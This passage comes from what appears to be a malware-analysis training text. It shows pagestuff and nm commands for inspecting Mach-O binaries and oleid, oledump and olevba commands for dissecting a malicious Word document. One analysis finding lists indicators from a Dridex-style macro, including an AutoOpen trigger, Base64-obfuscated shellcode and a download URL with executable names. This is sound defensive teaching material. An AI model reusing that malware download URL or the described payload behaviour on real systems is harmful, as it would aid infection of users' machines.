


Figure 7.85: Screenshot of otool showing an obfuscated text file and its contents

The output of the above command can be examined line by line to analyze actual file contents and encryption methods used.

Reverse Engineering Mach-O Binaries

As Mach-O binaries include different segments and their corresponding sections, security analysts must evaluate the internal structure of a binary for the identification of malicious code. Furthermore, all the methods and executable files present within the segments can be examined through the reverse engineering process to mitigate potential threats. Mach-O binary files can be analyzed using tools such as pagestuff.

- **pagestuff**

  Source: *https://github.com*

  The pagestuff utility can be used to view Mach-O executable files and find information regarding the logical pages associated with those files. This tool has limited input parameters. Symbols such as static data structure names and functions can be viewed for individual pages of code. If no coding pages are specified, then the tool displays the symbols for all the pages within the `__TEXT, __text` section. It helps identify malicious code and Objective-C methods such as **deleteAppBySelf**.

Run the following command to view the internal structure of binaries:

`pagestuff UnpackNw -a`

Execute the following command to view segment and section names:

`nm -m UnpackNw`




Figure 7.86: Screenshot of pagestuff showing segments and sections

Static Malware Analysis: Analyzing Malicious MS Office Documents

Finding Suspicious Components

- Analyze the malicious Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- To use oleid, open a **new terminal** on the linux (Ubuntu) workstation and enter `oleid '<path to the suspect document>'`

Finding Macro Streams

- Parse the malicious Office document with **oledump** to **identify the streams** that contain macros
- **Run** the following command: `python oledump.py '<path to the suspect document>'`

Dumping Macro Streams


- **Extract** the contents of any **macro stream** with oledump by running the following command

`python oledump.py -s <stream number> '<path to the suspect document>'`

Static Malware Analysis: Analyzing Malicious MS Office Documents (Cont'd)

Identifying Suspicious VBA Keywords

- Parse the malicious document with **olevba** to **view** the **source code** of all VBA macros and detect **suspicious keywords** and potential **IOCs**
- **Run** the following command: *`olevba '<path to the suspect document>'`*
- Here, the **keywords** and **IOCs** detected by olevba show that the **macros** in the Word document:
  - have **AutoOpen** functionality
  - contain **shellcode** and **strings** obfuscated with **Base64** and **dridex**
  - might download files named **test.exe** and **sfjozjero.exe** from ***http://germanya.com.ec/logs*** and store them in the **Temp** directory



Analyzing Malicious MS Office Documents

The use of MS Office documents such as Word documents and PowerPoint presentations is widespread across organizations. Attackers often use these documents to install and spread malware. While analyzing malware, it is important to understand the structure of a variety of MS Office documents, and one should be able to analyze a malicious document with the appropriate tools to locate suspicious/malicious elements.

- **Finding Suspicious Components**

  Analyze the malicious Office document with a Python-based tool named oleid to review all components that can be labeled as suspicious/malicious. The oleid tool is used to examine OLE files.

  To use oleid, run the command **`oleid '<path to the suspect document>'`** on the Linux workstation. The screenshot shows that a malicious Word document named **`infected_doc`** contains VBA macros.

